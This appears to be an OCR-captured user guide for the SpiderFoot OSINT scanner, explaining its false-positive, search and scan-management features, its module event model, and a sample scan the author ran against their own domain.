
Unique Data Element	Occurrences
nginx/1.4.6 (Ubuntu)	28

Setting False Positives

Version 2.6.0 introduced the ability to set data records as false positive. As indicated in the previous section, use the checkbox and the orange button to set/unset records as false positive:



Once you have set records as false positive, you will see an indicator next to those records, and have the ability to filter them from view, as shown below:




Data Element	Source Data Element	Source Module	Identified
nginx/1.4.6 (Ubuntu)	http://www.binarypool.com/page_id=51/index.html	sfp_websvr	2015-10-24 21:37:59
nginx/1.4.6 (Ubuntu)	http://www.binarypool.com/wp-content/themes/minnow/genericons/genericons.css?ver=3.2	sfp_websvr	2015-10-24 21:38:09

NOTE: Records can only be set to false positive once a scan has finished running. This is because setting a record to false positive also results in all child data elements being set to false positive. This obviously cannot be done if the scan is still running and can thus lead to an inconsistent state in the back-end. The UI will prevent you from doing so.

The result of a record being set to false positive, aside from the indicator in the data table view and exports, is that such data will not be shown in the node graphs.

Searching Results

Results can be searched either at the whole scan level, or within individual data types. The scope of the search is determined by the screen you are on at the time.



Supply a regular expression encapsulated in '/', e.g. */searchregex/* or a simple wildcard search, e.g. **string** or an exact value, e.g. *string*.

Note that the current scope is what's searched.


Data Element Type	Data Element	Source Data Element	Source Module	Identified
HTTP Status Code	200	http://www.binarypool.com/?post_format=status	sfp_s	
HTTP Status Code	200	http://www.binarypool.com/page_id=53/index.html	sfp_s	5:42
HTTP Status Code	200	http://www.binarypool.com/wp-content/themes/minnow/style.css?ver=4.1.1	sfp_spider	2015-05-16 16:35:37
HTTP Status Code	200	http://www.binarypool.com/wp-content/themes/minnow/js/skip-link-focus-fix.js?ver=20130115	sfp_spider	2015-05-16 16:35:56

As indicated by the pop-up box when selecting the search field, you can search as follows:

- Exact value: Non-wildcard searching for a specific value. For example, search for 404 within the HTTP Status Code section to see all pages that were not found.
- Pattern matching: Search for simple wildcards to find patterns. For example, search for *:22 within the Open TCP Port section to see all instances of port 22 open.
- Regular expression searches: Encapsulate your string in '/' to search by regular expression. For example, search for '/\d+.\d+.\d+.\d+/' to find anything looking like an IP address in your scan results.

Managing Scans

When you have some historical scan data accumulated, you can use the list available on the 'Scans' section to manage them:



	Name	Target	Started	Finished	Status	Elements	Action
	binarypool	binarypool.com	2015-05-16 16:33:37	Not yet	RUNNING	412	

Total Scans: **1**

You can filter the scans shown by altering the Filter drop-down selection. Except for the green refresh icon, all icons on the right will all apply to whichever scans you have checked the checkboxes for.

How SpiderFoot works

The core purpose of SpiderFoot is to return as much data as possible that is *relevant* to the target specified for the scan. But of course, different data matter to different people depending on the purpose of the scan. For instance, when using SpiderFoot to investigate a potentially malicious IP address, you would enable one set of modules, but if you wanted to see what the footprint of your organisation looked like, a different or broader set of modules might be enabled.

On that basis, the collection of data is distributed across different modules, each with their own purpose. For example, `sfp_bingsearch, sfp_googlesearch and sfp_yahoosearch` each query the respective search engines for potential URLs associated with your target.

When a module discovers a piece of data, that data is transmitted to all other modules that are 'interested' in that data type for processing. Those modules will then act on that piece of data to identify new data, and in turn generate new events for other modules which may be interested, and so on.

For example, the `sfp_dns` module may identify an IP address associated with your target, notifying all interested modules. One of those interested modules would be the `sfp_ir` module, which will take that IP address and identify the netblock it is a part of, the BGP ASN and so on.

This might be best illustrated by looking at module code. For example, the `sfp_names` module looks for `TARGET_WEB_CONTENT` and `EMAILADDR` events for identifying human names in that content:

```
# What events is this module interested in for input
# * = be notified about all events.
def watchedEvents(self):
    return ["TARGET_WEB_CONTENT", "EMAILADDR"]

# What events this module produces
# This is to support the end user in selecting modules based on events
# produced.
def producedEvents(self):
    return ["HUMAN_NAME"]
```


Meanwhile, as each event is generated to a module, it is also recorded in the SpiderFoot database for reporting and viewing in the UI. What you see when browsing result in SpiderFoot are essentially all the events generated between modules.

Use Case: binarypool.com

Now, to illustrate the capabilities of SpiderFoot, it's really necessary to run it against a target and explore the results, showing how it all fits together along the way.


Running the scan

So, I ran a scan against my own domain name - binarypool.com - and let it run until completion. For the sake of speed, I disabled the port scanning and TLD search modules, as I know those can take a long time:




☑	Phone Numbers	Identify phone numbers in scraped webpages.
☐	Port Scanner - TCP	Scans for commonly open TCP ports on Internet-facing systems.
☑	Pwned Password	Check Have I Been Pwned? for hacked accounts identified.
☑	S3 Bucket Finder	Search for potential S3 buckets associated with the target.
☑	Shared IP	Search Bing and/or Robtex.com for hosts sharing the same IP.
☑	SHODAN	Obtain information from SHODAN about identified IP addresses.
☑	Social Networks	Identify presence on social media networks such as LinkedIn, Twitter and others.
☑	Social Media Profiles	Identify the social media profiles for human names identified.
☑	Spider	Spidering of web-pages to extract content for searching.
☑	SSL	Gather information about SSL certificates used by the target's HTTPS sites.
☑	Strange Headers	Obtain non-standard HTTP headers returned by web servers.
☐	TLD Search	Search all Internet TLDs for domains with the same name as the target (this can be very slow.)

After half an hour, I had a completed scan:



☐	Name	Target	Started	Finished	Status	Elements	Action
☐	bp	binarypool.com	2016-10-23 13:59:35	2016-10-23 14:26:38	FINISHED	550	

Let's now open the results and have a quick browse through the more interesting entries:



⬍ Type	⬍ Unique Data Elements	⬍ Total Data Elements	⬍ Last Data Element
Account on External Site	13	13	2016-10-26 12:36:45
Affiliate - IP Address	7	7	2016-10-26 12:59:39
Affiliate - Internet Name	13	13	2016-10-26 13:01:23
Affiliate - Web Content	3	3	2016-10-26 13:01:50
Affiliate Description - Abstract	2	2	2016-10-26 12:46:07
Affiliate Description - Category	34	35	2016-10-26 12:46:07
BGP AS Membership	1	1	2016-10-26 13:00:38
BGP AS Peer	14	14	2016-10-26 13:00:53
Co-Hosted Site	4	4	2016-10-26 13:03:08
Domain Name	1	1	2016-10-26 12:36:02
Email Address	1	18	2016-10-26 13:03:48
Email Gateway (DNS 'MX' Records)	1	1	2016-10-26 12:42:58
HTTP Headers	28	32	2016-10-26 13:06:37
HTTP Status Code	4	32	2016-10-26 13:06:37
Hacked Account on External Site	14	14	2016-10-26 12:36:48
Hacked Email Address	1	1	2016-10-26 12:53:09
Historic Interesting File	1	1	2016-10-26 12:52:29

… and even more as I scroll down! Not bad for such a small site, right?

The data collection process

Of course, a lot of this data is somewhat "dumb" in the sense that it could be obtained quite simply using stand-alone command-line tools, but the power of SpiderFoot is that a) this data is now all in one place to be analysed and b) the data obtained by one mechanism is then used to feed another, so a more complete picture can be built up - all automatically.

For example, if we are starting from a domain name, here is just a snippet of what SpiderFoot might do with it:

- Look up DNS records for the domain
- Look up reputation information for the domain
- Brute-force some potential hostnames
  - Attempt to web-crawl those sites
    - Capture header information

        - Identify web server software used


- Analyse the content to identify what technologies are used
        - JavaScript frameworks
        - Password-accepting pages, etc.
- Is HTTPS used?
    - If so, gather SSL certificate information
- What external sites are linked to?
    - Do they link back? If so, they are an 'Affiliate'
